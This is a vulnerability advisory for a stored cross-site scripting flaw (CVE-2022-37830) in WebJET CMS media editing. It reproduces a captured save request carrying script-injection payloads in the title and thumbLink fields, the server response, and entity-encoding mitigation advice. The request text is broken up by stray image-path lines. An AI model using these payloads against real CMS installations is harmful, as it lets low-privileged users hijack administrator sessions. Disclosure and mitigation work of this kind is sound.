Stored Cross-site Scripting (XSS) in WebJET CMS prior to version 8.6.896

Short Description

Multiple cross-site scripting (XSS) vulnerabilities (CVE-2022-37830) in the form for editing the added media in Interway a.s WebJET CMS prior to 8.6.896 version allow remote authenticated users to inject arbitrary web script or HTML via the (1) `data[65][title]` , or (2) `data[65][thumbLink]` parameter.


CVSS:3.1 score = 9.0 (Critical)

Details

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allows an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

Stored cross-site scripting (also known as second-order or persistent XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way. Our discovered instance of this vulnerability can be found in the Content Management System (CMS) Webjet in the Media tab, which is accessible by clicking on one of the websites that can be added using this CMS. Using this vulnerability, a lower privileged role (content manager), which can only add web pages, can attack the administrator of the entire CMS system.

In the screenshot below you can see the form for editing the added media, where there are two parameters that are not sufficiently validated and where you can insert JavaScript code, which is then executed in the browser of the user who visits the page after saving the record and displaying the media list.



This is what the request looks like that is sent to the server when the save button is pressed:

```
POST /admin/rest/datatables/sk.iway.spirit.MediaDataController/save HTTP/1.1
Host: test.<redacted>.cz
Cookie: <redacted>
User-Agent: <redacted>
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://test.<redacted>.cz/admin/webpages/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 360
Origin: https://test.<redacted>.cz
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
X-Pwnfox-Color: magenta
Te: trailers
Connection: close

action=edit&data%5B65%5D%5Bid%5D=65&data%5B65%5D%5BmediaFkId%5D=2258&data%5B65%5D%
5Bgroups%5D=&data%5B65%5D%5Blink_url%5D=%2Ffiles%2Fcz%2Fportal%2Fnews%2Flist-news-
cz%2Fnova-web-
```


```
stranka%2Fwebshell.jsp&data%5B65%5D%5Btitle%5D=3Cimg+src%3Dx+onerror%3Dalert(2)%3E
&data%5B65%5D%5BthumbLink%5D=x%22+onerror%3Dalert(document.domain)%3E%22&data%5B65
%5D%5Border%5D=20
```

Response:

```
HTTP/1.1 200
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Server: unknown
Strict-Transport-Security: max-age=15768000 ; includeSubDomains
X-Content-Type-Options: nosniff
Content-Security-Policy: <redacted>
Referrer-Policy: same-origin
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Content-Type: application/json;charset=UTF-8
Content-Language: sk-SK
Date: Mon, 25 Jul 2022 12:48:32 GMT
Connection: close
Access-Control-Allow-Origin: <redacted>
Content-Length: 323

{"data":[{"id":65,"order":20,"title":"<img src=x
onerror=alert(2)>","thumbLink":"x\"
onerror=alert(document.domain)>\"","group":"","groupsArray":"","link_url":"/files/
cz/portal/news/list-news-cz/nova-web-
stranka/webshell.jsp","link_exist":"false"}],"options":null,"files":null,"upload":
null,"fieldErrors":null,"error":null}
```

Proof of concept (screenshot below), when the page is displayed, the JavaScript code is executed:



Mitigation

Implement proper input sanitization filters for all inputs and outputs. A unified validation layer is preferred. We recommend to use existing verified framework solutions.
We recommend to validate all user inputs and outputs to the potential dangerous character including `< > " ' ; ( ) & /` and encode them into HTML entities (in case of JS use HEX encoding). If it is possible implement white listing i.e. using regular expressions.
Encoding potential dangerous characters into the HTML entities:

```
& --> &amp;
< --> &lt;
> --> &gt;
" --> &quot;
' --> &#x27;
/ --> &#x2F;
; --> &#x3B;
( --> &#x28;
) --> &#x29;
```

More info how to prevent XSS attacks can be read here: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.